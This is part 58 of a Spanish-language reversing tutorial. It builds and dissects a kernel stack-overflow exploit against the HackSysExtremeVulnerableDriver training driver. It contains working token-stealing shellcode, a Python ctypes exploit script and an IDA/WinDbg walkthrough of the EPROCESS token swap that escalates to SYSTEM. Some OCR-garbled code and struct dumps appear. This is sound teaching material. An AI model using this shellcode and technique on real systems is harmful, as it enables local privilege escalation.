INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 58

Contents

۱ſ	NTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 58			
	TOKEN STEALER	1		
	RETORNO SIN BSOD			
	KTHREAD			
	KPROCESS			
	EPROCESS	.11		
	ELEVACION A SYSTEM	.18		

TOKEN STEALER

Bueno nos quedaba agregarle el shellcode el mismo es un típico shellcode que roba el Token de un proceso system y lo copia al nuestro, es muy cortito pero vale la pena analizarlo bien.

shellcode="\x53\x56\x57\x60\x33\xC0\x64\x8B\x80\x24\x01\x 00\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x00\x8B\x80\xB 8\x00\x00\x00\x2D\xB8\x00\x00\x00\x39\x90\xB4\x00\x00\x00 \x75\xED\x8B\x90\xF8\x00\x00\x00\x89\x91\xF8\x00\x00\x00\x00\x61\x33\xC0\x83\xC4\x0C\x5D\xC2\x08\x00"

RETORNO SIN BSOD

El shellcode es bastante general lo que hay que tener en cuenta es que al terminar vuelva como corresponde a la rutina desde donde fue llamado, para eso hay que mirar bien si el retn del final debe ser retn 4 o mas para volver donde volvería si no hubiéramos pisado el ret al hacer el overflow y el programa continúe corriendo sino se producirá una pantalla azul y chau, jeje.

```
GENERIC EXECUTE = 0x20000000
GENERIC_LALL = 0x10000000


FILE_SHARE_DELETE = 0x00000001

FILE_SHARE_READ = 0x00000001


FILE_SHARE_WRITE = 0x00000002
CREATE NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE EXISTING = 5
IOCTL STACK=0x222003
hDevice = ctypes.wind11.kerne132.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
print int(hDevice)
buf = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(0x824),ctypes.c_int(0x3000),ctypes.c_int(0x40))
data= shellcode+ ((0x820 -len(shellcode)) * "A") + struct.pack("<L",int(buf))
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf),data,ctypes.c_int(len(data)))
ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)
ctypes.windll.kernel32.CloseHandle(hDevice)
raw_input()
```

Alli vemos como lo acomode, en el inicio de la data que envío le coloco el shellcode y luego le resto a 0x820 el largo del mismo shellcode para que no cambie la posición del valor con que piso el return address a continuación y se mantenga correcto.


Si lo corro antes de explicarlo vemos que le puse un raw_input al final para poder pararlo antes de que se cierre y ver si elevo a privilegios system, también se puede ejecutar otro proceso y ver si este al igual que nuestro proceso tiene privilegios system, lo cual solo puede pasar si un proceso system arranca otro.



Alli lo lance y veo que quedo parado en el raw_input veamos en el PROCESS EXPLORER agregándole la columna que muestre el usuario, que nos dice.



Funciono convertimos un proceso con privilegios de user normal a SYSTEM, veamos como lo hizo, atacheemos el IDA y paremos en el RET antes de ejecutar el shellcode.



Allí se detuvo en el RET, traceemos con f7 una vez.

```
IDA View...
                                     Mod... ⊠
                                                   Strings win...
                   🔁 Local Ty... 🗵
MEMORY:001DFFFC db
                       ?
                       ?
MEMORY:001DFFFD db
                       ?
                         ;
MEMORY:001DFFFE db
MEMORY:001DFFFF
                       ?
MEMORY:001E0000
MEMORY:001E0000 push
                         ebx
MEMORY:001E0001 push
                         esi
MEMORY:001E0002 push
                         edi
MEMORY:001E0003
                pusha
MEMORY:001E0004 xor
                         eax, eax
                         eax, fs:[eax+124h]
MEMORY:001E0006 mov
MEMORY:001E000D mov
                         eax, [eax+50h]
MEMORY:001E0010 mov
                         ecx, eax
MEMORY:001E0012 mov
                         edx,
MEMORY:001E0017
MEMORY:001E0017 loc_1E0017:
                                                           ; CODE XREF:
MEMORY:001E0017 mov
                         eax, [eax+0B8h]
MEMORY:001E001D sub
                         eax, 0B8h ; '@'
                         [eax+0B4h], edx
short loc_1E0017
MEMORY:001E0022 cmp
MEMORY:001E0028 jnz
MEMORY:001E002A mov
                         edx, [eax+0F8h]
MEMORY:001E0030 mov
                         [ecx+0F8h], edx
MEMORY:001E0036 popa
MEMORY:001E0037 xor
                         eax, eax
MEMORY:001E0039 add
                         esp, OCh
MEMORY:001E003C
                         bn
MEMORY:001E003 retn
                         8
MEMORY:001E003D
MEMORY:001E0040 db
                     41h ; A
MEMORY:001E0041 db
                    41h : A
```

Ahí esta el shellcode es muy chiquito y vemos que termina en RET 8, este valor hay que ajustarlo bien, porque debajo del return address que pisamos en el stack para ejecutar nuestro shellcode, esta el return address de la función padre de esa, y ese es el que realmente debemos alcanzar con este RET para volver al programa tal cual la función padre lo haría.

Con la P podemos hacer CREATE FUNCION y pasarlo a forma gráfica con la barra espaciadora.




Después del PUSHA que guarda los registros en el stack, vemos que dado que EAX vale 0 por el XOR, termina leyendo el valor de FS:[124]

Bueno cada proceso tiene un TEB o TIB

https://es.wikipedia.org/wiki/Win32 Thread Information Block

En computación, el **Win32 Thread Information Block** (TIB) es una estructura de datos en los sistemas Win32, específicamente en la arquitectura x86, que almacena información acerca del hilo que se está ejecutando. También es conocido como el *Thread Environment Block* (TEB).

Bueno esta estructura tiene campos que se acceden a través de la instrucción FS :[x], alli en la tabla vemos por ejemplo FS:[124]



También es muy usado el puntero a la PEB que es el PROCESS ENVIRONMENT BLOCK que esta en fs:[30]

FS:[0x2C]	4	Win9x y NT	Dirección lineal del array Thread-local storage
FS:[0x30]	4	NT	Dirección lineal del Process Environment Block (PEB)
FS:[0x34]	4	NT	Número de último error

En windbg se puede ver esta estructura.

```
ntdlly TEB

- 0x000 NtTib

- 0x00 Cilentid

- 0x10 Cilent
```

Aunque el offset 0x124 no nos lo muestra aun dándole más profundidad, bueno la cuestión es que como vimos es la estructura ETHREAD.

KTHREAD

Como en la posición 0 está la estructura KTHREAD o KERNEL THREAD, quiere decir que el campo 50 que busca a continuación dentro de ETHREAD, estará dentro de KTHREAD pues esta ultima tiene de largo 0x200.

Vemos que el campo 0x50 no nos lo muestra jeje, esta dentro de la estructura _KAPC_STATE que esta en el offset 0x40.

KPROCESS


Veamos la misma, en 0x10 esta _KPROCESS.

```
ntdll!_KAPC_STATE
+0x000 ApcListHead : [2] _LIST_ENTRY
+0x010 Process : Ptr32 _KPROCESS
+0x014 KernelApcInProgress : ocnar
+0x015 KernelApcPending : UChar
+0x016 UserApcPending : UChar
```

Si lo leemos y pasa a EAX vemos que es el famoso numerito EPROCESS o KPROCESS es lo mismo? No pero casi jeje

```
WINDBG>dt _EPROCESS
ntdll!_EPROCESS
- +0x000 Pcb : _KPROCESS
+0x098 ProcessLock : EX_PUSH_Lock
+0x0a0 CreateTime : _LARGE_INTEGER
+0x0a0 ExitTime : _LARGE_INTEGER
+0x0b0 RundownProtect : _EX_RUNDOWN_REF
```

Vemos que KPROCESS está en el campo 0 de EPROCESS así que bueno la dirección coincide, si a partir de ese valor, le suma offset menores a 0x98 que es el largo de KPROCESS estará dentro de este, si es mayor a 0x98 ya estará en el resto de la estructura EPROCESS.




Vemos que lee el campo 0xB8 por lo tanto estamos ya fuera de KPROCESS y dentro de EPROCESS.

Lee el famoso ActiveProcessLinks.


Como en el ejercicio anterior había armado una estructura EPROCESS que no estaba completa pero me sirve




La marcare en LOCAL TYPES y la exporto a C HEADER FILE




EN FILE-LOAD FILE-PARSE C HEADER FILE la busco y la agrego.




Ahora aparece la sincronizo





Apreto T y la busco y es el FLINK o sea que apunta al ActiveProcessLink del proceso siguiente, como eso esta en 0xb8 le resta esa constante para hallar el EPROCESS del proceso siguiente.



EPROCESS

En EAX debería quedar el EPROCESS del siguiente proceso.

```
117
    Output window
117
117
     PROCESS 85cc1030 SessionId: 1 Cid: Ocb4
                                                  Peb: 7ffdf000 ParentCid: 0924
11D
122
         DirBase: 3ecb9380 ObjectTable: 968e0490 HandleCount:
128
         Image: cmd.exe
     PROCESS 85e50030 SessionId: 1 Cid: Ocbc
                                                  Peb: 7ffdf000 ParentCid: 01a0
        DirBase: 3ecb9520 ObjectTable: 96883088
                                                  HandleCount:
                                                                 51.
 <u>...</u>
06
06
         Image: conhost.exe
     PROCESS 85f53030 SessionId: 0 Cid: 0dd8
                                                  Peb: 7ffd9000 ParentCid: 0208
         DirBase: 3ecb93e0 ObjectTable: 969754f0 HandleCount: 303.
  96
         Image: svchost.exe
  96
  06
     PROCESS 85f71030 SessionId: 1 Cid: 08e4
                                                  Peb: 7ffdf000 ParentCid: 0924
  96
         DirBase: 3ecb9540 ObjectTable: 886433a0 HandleCount: 198.
  ac
         Image: taskmgr.exe
 96
     PROCESS 856dd030 SessionId: 1 Cid: 0b28
                                                  Peb: 7ffd9000 ParentCid: 0924
        DirBase: 3ecb92e0 ObjectTable: 9699a3f8 HandleCount: 398.
         Image: procexp.exe
     PROCESS 85cc3030 SessionId: 1 Cid: 0b68
                                                  Peb: 7ffd6000 ParentCid: 0cb4
         DirBase: 3ecb9560 ObjectTable: 9be1ec60 HandleCount:
                                                                 39.
         Image: python.exe
     WINDBG
                                                                                                     ΩΙ
```

Como no hay más supongo que debe apuntar a un inicio para empezar a recorrer de nuevo, veamos.

Vemos que compara el valor del campo 0xb4 de ese EPROCESS con 4, veamos que es 0xb4 asi lo agregamos a nuestra estructura.

```
- 0x098 ProcessLock : _EX_PUSH_LOCK
+ 0x0a0 CreateTime : _LARGE_INTEGER
+ 0x0a8 ExitTime : _LARGE_INTEGER
+ 0x0b0 RundownProtect : _EX_RUNDOWN_REF
+ 0x0b4 UniqueProcessId : Ptr32 Void
+ 0x0b8 ActiveProcessLinks : _LIST_ENTRY
+ 0x0c0 ProcessQuotaUsage : [2] Uint4B
+ 0x0c8 ProcessQuotaPeak : [2] Uint4B
+ 0x0d0 CommitCharge : Uint4B
+ 0x0d4 OuntaBlock : Ptr32 FPROCESS OUNTA BLOCK
```


The **Unique** ProcessId member points to the system's unique identifier for this process. It is best to use the GetProcessId function to retrieve this information.

O sea se fija si el PID es 4 que es el que corresponde al proceso SYSTEM.

Lo agregare en mi estructura, no le la deja editar porque la importe asi que la agrego en el .h que había exportado.


```
char field_B3;
int UniqueProcessId;
LIST_ENTRY ActiveProcessLink;
char field_C0;
char field_C1;
char field C2;
```

Vuelvo a importarla sin quitar la anterior y agrega el campo faltante.




Ahí quedo.

Vemos que el valor no es 4, asi que seguimos traceando, seguro empezara de nuevo por el primer proceso veamos.



Ahí esta vuelve a comenzar desde el inicio en este caso el PID o CID es 4 y corresponde al proceso SYSTEM.

Ahora si encontró el EPROCESS del proceso SYSTEM, por lo tanto saldrá del loop que recorre todos los procesos.




Vemos que lee el campo 0xf8 del EPROCESS del proceso system veamos que hay allí.

```
Dutput Window

+ 0x 0e4 SessionProcessLinks: _LISI_ENTRY
+ 0x 0ec DebugPort : Ptr32 Void
+ 0x 0e6 ExceptionPortData: Ptr32 Void
+ 0x 0e6 ExceptionPortValue: Uint4B
+ 0x 0e6 ExceptionPortState: Pos 0, 3 Bits
+ 0x 0e6 ExceptionPortState: Ptr32 HANDLE_TABLE
+ 0x 0e6 Token : _EX_FAST_REF
+ 0x 0e6 WorkIngSetPage: Uint4B
+ 0x 100 AddressCreationLock: _EX_PUSH_LOCK
+ 0x 104 RotateInProgress: Ptr32 _ETHREAD
+ 0x 106 HardwareTrigger: Uint4B
```

In order to get a shell running as SYSTEM we want our shellcode to somehow escalate the privileges of the process we ran our exploit from. To do this I opted to use an access token stealing shellcode, a access token is an object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread, by stealing the token from a process running as SYSTEM and replacing our own processes access token with it, we can give our process SYSTEM permissions.


Bueno eso copiando el Token de system en nuestro EPROCESS tendremos privilegios SYSTEM, y eso hace ahí, lee el Token de SYSTEM.



Y como ECX tenía nuestro EPROCESS le suma también 0xf8 para guardar el Token de SYSTEM en nuestro proceso.


```
50
      char field EE;
51
       char field EF;
52
      char field F0;
53
      char field F1;
54
      char field F2;
55
      char field F3;
      char field F4;
56
57
      char field F5;
58
      char field F6;
59
      char field F7;
      int Token;
60
61
      char field FC;
62
       char field FD;
63
      char field FE:
```

Puedo agregarlo al .h y importarlo de nuevo, no es necesario quitar el anterior lo pisara.



Recuerden que son Tokens de diferentes procesos EAX apunta al EPROCESS de SYSTEM y ECX a nuestro EPROCESS de Python.exe.

Con esto ya esta listo veamos si con el ret volvemos bien a que siga corriendo el driver y no haya problema.




Volvió perfecto al mismo punto donde volvería si en vez de ejecutar nuestro shellcode, hubiera vuelto al padre de la función vulnerable y este debería volver a su propio padre aquí, con el stack en la misma posición, hay que asegurarse bien eso sino habrá pantalla azul.

```
🔟 🚄 🖼
946A3172
946A3172 loc 946A3172:
                                                HACKSYS EUD STACKOUERFLOW
946A3172 mov
                   ebx, offset aHacksys_evd_st
946A3177 push
                   ebx
946A3178 call
                    DbgPrint
946A317D pop
                   ecx
                                     ; IrpSp
; Irp
946A317E push
946A317F push
                   edi
                  , irp
_StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)
loc_946A3258
946A3180 call
```

Doy RUN y quedara en el raw_input esperando.

Si tenia abierta el PROCESS EXPLORER lo cierro para que al abrirlo se refresque




Y listo tenemos permiso de sistema.

ELEVACION A SYSTEM

Puedo hacer que ejecute una calculadora SYSTEM

```
26
         princ inclinerace)
27
28
29
30
31
         \texttt{buf} = \texttt{ctypes.windll.kernel32.VirtualAlloc(ctypes.c\_int(0), ctypes.c\_int(0x824), ctypes.c\_int(0x800), ctypes.c\_int(0x40))}
         data= shellcode+ ((0x820 -len(shellcode)) * "A") + struct.pack("<L",int(buf))
32
         \verb|ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf), data, ctypes.c_int(len(data)))| \\
34
35
36
37
         bytes_returned = wintypes.DWORD(0)
         h=wintypes.HANDLE(hDevice)
         b=wintypes.LPVOID(buf)
         ctypes.windll.kernel32.DeviceIoControl(h,IOCTL_STACK, b, 0x824, None, 0x824, ctypes.pointer(bytes_returned),0)
39
40
         ctypes.windll.kernel32.CloseHandle(hDevice)
         os.system("calc.exe")
raw_input()
```



Listo ya cumplimos con el objetivo.

Hasta la próxima parte

Ricardo Narvaja